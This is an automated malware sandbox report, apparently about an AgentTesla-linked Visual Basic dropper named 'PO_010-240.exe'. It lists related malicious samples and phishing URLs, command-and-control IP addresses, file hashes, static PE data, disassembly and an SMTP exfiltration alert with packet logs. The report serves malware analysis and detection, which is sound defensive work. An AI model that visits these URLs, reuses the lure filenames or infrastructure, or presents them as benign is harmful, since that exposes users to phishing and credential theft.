	dchampfrndx.exe	Get hash	malicious	Browse	• 50.19.252.36
	dchamp.exe	Get hash	malicious	Browse	• 23.21.42.25
	mazx.exe	Get hash	malicious	Browse	• 23.21.42.25
	henryx.exe	Get hash	malicious	Browse	• 23.21.252.4
	red split PO.exe	Get hash	malicious	Browse	• 54.235.83.248
	1flsVcdC6S.exe	Get hash	malicious	Browse	• 23.21.42.25
	SecuriteInfo.com.Artemis770794B83E35.exe	Get hash	malicious	Browse	• 54.235.142.93
	MIC Taiwan RFQ.doc	Get hash	malicious	Browse	• 54.243.164.148
	Bc.exe	Get hash	malicious	Browse	• 54.225.169.28
	Scan documents 9930388.exe	Get hash	malicious	Browse	• 54.235.142.93
	SecuriteInfo.com.Trojan.PackedNET.469.3076.exe	Get hash	malicious	Browse	• 50.19.252.36
	Response_to_Motion_to_Vacate.doc	Get hash	malicious	Browse	• 174.129.214.20
	vQau1zZe6u.exe	Get hash	malicious	Browse	• 174.129.214.20
	B2gnon0xfg.exe	Get hash	malicious	Browse	• 23.21.126.66
	NoiUFFfAOH.exe	Get hash	malicious	Browse	• 23.21.42.25
	extracted.exe	Get hash	malicious	Browse	• 54.235.142.93
	QBPOS Receipt 57858.exe	Get hash	malicious	Browse	• 54.235.142.93
	Order# BP254903820003.xls.exe	Get hash	malicious	Browse	• 54.204.14.42

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	EME.39134.xlsx	Get hash	malicious	Browse	• 63.250.38.18
	http://omivjsyyqzyxfria.riantscapital.com/kampo/anNhY2tldHRAYWR2ZW50aXN0aGVhbHRoY2FyZS5jb20=	Get hash	malicious	Browse	• 198.54.120.245
	http://https://1drv.ms/u/s!Ap6-6LFn1rzXgTxzc-81jQs8opJO?e=EhEGR5	Get hash	malicious	Browse	• 198.54.120.226
	n830467925857.xlsm	Get hash	malicious	Browse	• 199.192.21.36

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	new quotation order.exe	Get hash	malicious	Browse	• 198.54.117.216
	NEW ORDER.exe	Get hash	malicious	Browse	• 198.54.122.60
	n830467925857.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	ATT96626.htm	Get hash	malicious	Browse	• 198.54.115.249
	Fattura_25785.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Fattura_25785.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Fattura_20070.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Fattura_20070.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	• 198.54.112.157
	Fattura_26645.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Fattura_26645.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Inv.exe	Get hash	malicious	Browse	• 198.54.126.109
	IRS NOTICE LETTER.exe	Get hash	malicious	Browse	• 68.65.122.210
	CSq58hA6nO.exe	Get hash	malicious	Browse	• 198.54.117.216
	7iZX0KCH4C.exe	Get hash	malicious	Browse	• 199.193.7.228
	PR24869408-V2.PDF.exe	Get hash	malicious	Browse	• 198.54.122.60
AMAZON-AESUS	INV+PL+BL-201BD.exe	Get hash	malicious	Browse	• 174.129.214.20
	http://https://view.publitas.com/acuma/acuma-rfq-doc/	Get hash	malicious	Browse	• 34.237.73.95
	aguerox.exe	Get hash	malicious	Browse	• 54.225.66.103
	dchampfrndx.exe	Get hash	malicious	Browse	• 50.19.252.36
	dchamp.exe	Get hash	malicious	Browse	• 23.21.42.25
	mazx.exe	Get hash	malicious	Browse	• 23.21.42.25
	henryx.exe	Get hash	malicious	Browse	• 23.21.252.4
	red split PO.exe	Get hash	malicious	Browse	• 54.235.83.248
	http://juicytatesful.com	Get hash	malicious	Browse	• 35.174.150.168
	http://https://pub.lucidpress.com/4467c1df-394b-4c28-828f-771fb864ff85/	Get hash	malicious	Browse	• 54.144.101.159
	1flsVcdC6S.exe	Get hash	malicious	Browse	• 23.21.42.25
	http://secure-mail.web.magnetonics.com/XYWNb0aW9uPWaNsaWNrJnxVybD1oyvdHRwpczovL3NluY3cVyZWQtbG9naW4ubmV0cL3BhZ2VzLzZlZDMzMTNjYTUwNCZyZWNpcGllbnRfaWQ9NzE3NDg1OTE4JmNhbXBhaWduX3J1bl9pZD0zODAzODQ4	Get hash	malicious	Browse	• 34.199.144.209
	SecuriteInfo.com.Artemis770794B83E35.exe	Get hash	malicious	Browse	• 54.235.142.93
	MIC Taiwan RFQ.doc	Get hash	malicious	Browse	• 23.21.126.66
	Bc.exe	Get hash	malicious	Browse	• 54.225.169.28
	http://ads.danmarketplace.com	Get hash	malicious	Browse	• 54.226.182.229
	http://https://comvoce.philco.com.br/wp-forum/administracion/prelogin.php	Get hash	malicious	Browse	• 34.202.141.196
	http://https://www.im-creator.com/viewer/vbid-2070bf26-abbmfckb	Get hash	malicious	Browse	• 3.225.115.141
	http://https://westsactrucklube.com/cda-file/Doc.htm	Get hash	malicious	Browse	• 34.194.113.191
	SecuriteInfo.com.Trojan.PackedNET.469.3076.exe	Get hash	malicious	Browse	• 50.19.252.36

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	INV+PL+BL-201BD.exe	Get hash	malicious	Browse	• 184.73.247.141
	Izipubob.dll	Get hash	malicious	Browse	• 184.73.247.141
	aguerox.exe	Get hash	malicious	Browse	• 184.73.247.141
	dchampfrndx.exe	Get hash	malicious	Browse	• 184.73.247.141
	dchamp.exe	Get hash	malicious	Browse	• 184.73.247.141
	henryx.exe	Get hash	malicious	Browse	• 184.73.247.141
	Urgent Requesting For Quotation And Samples _pdf.exe	Get hash	malicious	Browse	• 184.73.247.141
	nivude1.dll	Get hash	malicious	Browse	• 184.73.247.141
	Accesshover.dll	Get hash	malicious	Browse	• 184.73.247.141
	1flsVcdC6S.exe	Get hash	malicious	Browse	• 184.73.247.141
	NEW ORDER - ASAREL.EXE	Get hash	malicious	Browse	• 184.73.247.141
	SecuriteInfo.com.Trojan.PackedNET.469.3076.exe	Get hash	malicious	Browse	• 184.73.247.141
	SecuriteInfo.com.Trojan.Siggen11.48004.19433.exe	Get hash	malicious	Browse	• 184.73.247.141
	CSq58hA6nO.exe	Get hash	malicious	Browse	• 184.73.247.141
	NoiUFFfAOH.exe	Get hash	malicious	Browse	• 184.73.247.141
	extracted.exe	Get hash	malicious	Browse	• 184.73.247.141
	Shipping Details_PDF.exe	Get hash	malicious	Browse	• 184.73.247.141
	QBPOS Receipt 57858.exe	Get hash	malicious	Browse	• 184.73.247.141
	PR24869408-V2.PDF.exe	Get hash	malicious	Browse	• 184.73.247.141

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Shipping DOC_PDF.exe	Get hash	malicious	Browse	• 184.73.247.141
37f463bf4616ecd445d4a1937da06e19	index.html	Get hash	malicious	Browse	• 162.213.255.53
	http://https://www.canva.com/design/DAEObyDZ7GY/6ub0uSCO4OtxCxpRjJZrYg/view	Get hash	malicious	Browse	• 162.213.255.53
	http://omivjsyyqzyxfria.riantscapital.com/kampo/anNhY2tldHRAYWR2ZW50aXN0aGVhbHRoY2FyZS5jb20=	Get hash	malicious	Browse	• 162.213.255.53
	http://https://1drv.ms/u/s!Ap6-6LFn1rzXgTxzc-81jQs8opJO?e=EhEGR5	Get hash	malicious	Browse	• 162.213.255.53
	http://https://view.publitas.com/acuma/acuma-rfq-doc/	Get hash	malicious	Browse	• 162.213.255.53
	http://https://nationalnorth-my.sharepoint.com/:o:/p/kelly_gingles/EiMP5lz_LhBPuRalsrF6jxoBgdgbdHSw-9fIOcTMQb8MhQ?e=RM6EYc	Get hash	malicious	Browse	• 162.213.255.53
	http://https://wendyturner8as.github.io/vivadtikataps/apts.html?bbre=asdoir48isds	Get hash	malicious	Browse	• 162.213.255.53
	DHL_Express_Consignment_Details.exe	Get hash	malicious	Browse	• 162.213.255.53
	http://honest-deals.com	Get hash	malicious	Browse	• 162.213.255.53
	n830467925857.xlsm	Get hash	malicious	Browse	• 162.213.255.53
	http://https://flyingbirds.site/css/excel-rd42/	Get hash	malicious	Browse	• 162.213.255.53
	#U266b Ensono.com AudioMessage_736-76.HTM	Get hash	malicious	Browse	• 162.213.255.53
	http://https://pub.lucidpress.com/4467c1df-394b-4c28-828f-771fb864ff85/	Get hash	malicious	Browse	• 162.213.255.53
	http://www.934934.zionmedicalsolutions.com/#aHR0cHM6Ly9lbXl0dXJrLmNvbS9vZC9JSy9vZjEvYS5naWVzaW5nQGZyeXNsYW4ubmw=	Get hash	malicious	Browse	• 162.213.255.53
	Fattura_25785.xlsm	Get hash	malicious	Browse	• 162.213.255.53
	http://wpamffru.beswiftpayconfirm.biz/HagYQHcSV/QW5nZWwuQmxhenF1ZXpAcmVkdHJ1c3QuY29t	Get hash	malicious	Browse	• 162.213.255.53
	document-1692818639.xlsb	Get hash	malicious	Browse	• 162.213.255.53
	Fattura_20070.xlsm	Get hash	malicious	Browse	• 162.213.255.53
	SecuriteInfo.com.Trojan.DownLoad.22498.12183.exe	Get hash	malicious	Browse	• 162.213.255.53

Dropped Files

No context

Created / dropped Files

C:\Users\user\sore\PREIMBUED.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	69632
Entropy (8bit):	5.23075622825165
Encrypted:	false
SSDEEP:	768:tlAr5Y+aWivX5Y2SdDZR+bD6HsgjX1/Dy1kV8q4kO6iviWHL4MvI9:tu8WYX/UtR+dohDy1O4kOViWHL4I
MD5:	9C827B2D04FD53E767EE0D2413D99185
SHA1:	5AB0D449F17E2AEFA298A16D938DFA5C97A756A9
SHA-256:	D30CC9D8EA941300167901E21D771B2DF8164A5DAD45E120B9E716DD6E9744E5
SHA-512:	8C54C985806B6185A3DFD07D8A7AB0A119B70122C21BC3E4D2230121349AE014EB395EB1AEB06C1984BAAC0488653186D7E00AC660300DF1A84C03C61F82674
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 41%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i.....*.....Rich.....PE..L.....CY..... ....0.....@..... .....F.....<.....N.....0...0.....text..... ..`. data.....@....rsrc...N.....@..@.m.S.....I#.....USER32.DLL.MSVBVM60.DLL..... ....

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

\Device\ConDrv	
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.23075622825165
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	PO_010-240.exe
File size:	69632
MD5:	9c827b2d04fd53e767ee0d2413d99185
SHA1:	5ab0d449f17e2aefa298a16d938dfa5c97a756a9
SHA256:	d30cc9d8ea941300167901e21d771b2df8164a5dad45e1 20b9e716dd6e9744e5
SHA512:	8c54c985806b6185a3dfd07d8a7ab0a119b70122c21bc3 e4d2230121349ae014eb395eb1aeb06c1984baac048865 3186d7e00ac660300df1a84c03c61f82674a
SSDEEP:	768:tlAr5Y+aWivX5Y2SdDZR+bD6HsgjX1/Dy1kV8q4k O6iviWHL4MvI9:tu8WYX/UtR+dohDy1O4kOViWHL4I
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....i..... .....*.....Rich.....PE..L.....CY..... ....0.....@.....

File Icon

Icon Hash:	f8fceee6f8f8f838

Static PE Info

General

Entrypoint:	0x401290
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x59438E03 [Fri Jun 16 07:51:31 2017 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4

General

File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	65be14224502c038ab5370a4109fb90d

Entrypoint Preview

Instruction
push 00402504h
call 00007FD090BE8C23h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx+5BBD5B97h], dl
popfd
jnl 00007FD090BE8C79h
xchg byte ptr [eax+4CF8EDF8h], al
jnbe 00007FD090BE8C5Fh
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
push ebx
je 00007FD090BE8CA4h
jnc 00007FD090BE8CA6h
outsd
jc 00007FD090BE8CA5h
imul esi, dword ptr [edx+69h], 76h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add bh, bh
int3
xor dword ptr [eax], eax
and ebp, dword ptr [ecx+ebx*8-4EA0E34Dh]
insb
inc edx
lodsb
add bl, bl
test eax, ADFDBC0Ch
inc ebx
hlt
jc 00007FD090BE8C47h
out dx, eax
push cs
imul ecx, dword ptr [ebp-6Ch], 9AB04CC7h
sbb eax, 4F3A0CA8h
lodsd
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
jnp 00007FD090BE8C42h
add byte ptr [eax], al
dec ebx
or al, byte ptr [eax]
add byte ptr [eax], al
or al, byte ptr [eax]
push ebx
inc ebp
inc esp
dec ecx
dec ebp
inc ebp
dec esi
push esp
inc ecx
inc esi
add byte ptr [41000901h], cl
inc esp
push esi
inc ecx

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xe6b4	0x3c	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x11000	0xd4e	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x230	0x30	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0xdc	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xdae4	0xe000	False	0.466029575893	PGP symmetric key encrypted data -	5.80770873296	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0xf000	0x151c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x11000	0xd4e	0x1000	False	0.47021484375	data	4.1229843901	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x117e6	0x568	GLS_BINARY_LSB_FIRST		
RT_ICON	0x1137e	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x1135c	0x22	data		
RT_VERSION	0x11120	0x23c	data	English	United States

Imports

DLL	Import
USER32.DLL	HideCaret
MSVBVM60.DLL	__vbaStrI2, _CIcos, _adj_fptan, __vbaFreeVar, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaStrCat, __vbaSetSystemError, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaExitProc, __vbaObjSet, __vbaOnError, _adj_fdiv_m16i, __vbaObjSetAddref, _adj_fdivr_m16i, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaStrCmp, DllFunctionCall, _adj_fpatan, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarDup, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeObj, __vbaFreeStr

Version Infos

Description	Data
Translation	0x0409 0x04b0
InternalName	Frai
FileVersion	1.00
CompanyName	Sperry
Comments	Sperry
ProductName	Stressorskriv
ProductVersion	1.00
OriginalFilename	Frai.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/20-03:44:47.387482	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49738	587	192.168.2.3	162.213.255.53

Network Port Distribution

Total Packets: 88



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 25, 2020 03:42:44.466613054 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:44.638360023 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:44.638504982 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:44.655153036 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:44.826987028 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:44.827040911 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:44.827128887 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:44.827162027 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:44.827192068 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:44.827199936 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:44.827207088 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:44.827259064 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:44.828505993 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:44.828648090 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:44.919677973 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.092129946 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.092401028 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.107072115 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.283510923 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.283576012 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.283607006 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.283636093 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.283674955 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.283713102 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.283749104 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.283796072 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.283822060 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.283838034 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.283853054 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.283858061 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.283878088 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.283878088 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.283910036 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.283960104 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.455260038 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.455310106 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.455339909 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.455378056 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.455416918 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.455415010 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.455444098 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.455449104 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.455463886 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.455507040 CET	443	49723	162.213.255.53	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 25, 2020 03:42:45.455543995 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.455581903 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.455610991 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.455621004 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.455658913 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.455658913 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.455682993 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.455697060 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.455713034 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.455754042 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.627700090 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.627758980 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.627796888 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.627842903 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.627859116 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.627885103 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.627890110 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.627897024 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.627901077 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.627923965 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.627953053 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.627963066 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628004074 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628010035 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628038883 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628041029 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628058910 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628082991 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628108978 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628123045 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628139973 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628170967 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628180027 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628212929 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628228903 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628251076 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628268957 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628289938 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628321886 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628323078 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628345013 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628360987 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628377914 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628401041 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628417969 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628438950 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628458977 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628487110 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.628499031 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.628546953 CET	49723	443	192.168.2.3	162.213.255.53
Nov 25, 2020 03:42:45.800431967 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.800502062 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.800542116 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.800590992 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.800632000 CET	443	49723	162.213.255.53	192.168.2.3
Nov 25, 2020 03:42:45.800668955 CET	443	49723	162.213.255.53	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 25, 2020 03:42:22.258416891 CET	60831	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:22.294281006 CET	53	60831	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:23.292495966 CET	60100	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:23.328248978 CET	53	60100	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 25, 2020 03:42:24.360547066 CET	53195	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:24.388093948 CET	53	53195	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:25.605756998 CET	50141	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:25.632967949 CET	53	50141	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:28.197402954 CET	53023	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:28.233040094 CET	53	53023	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:29.195296049 CET	49563	53	192.168.2.3	8.8.8.8
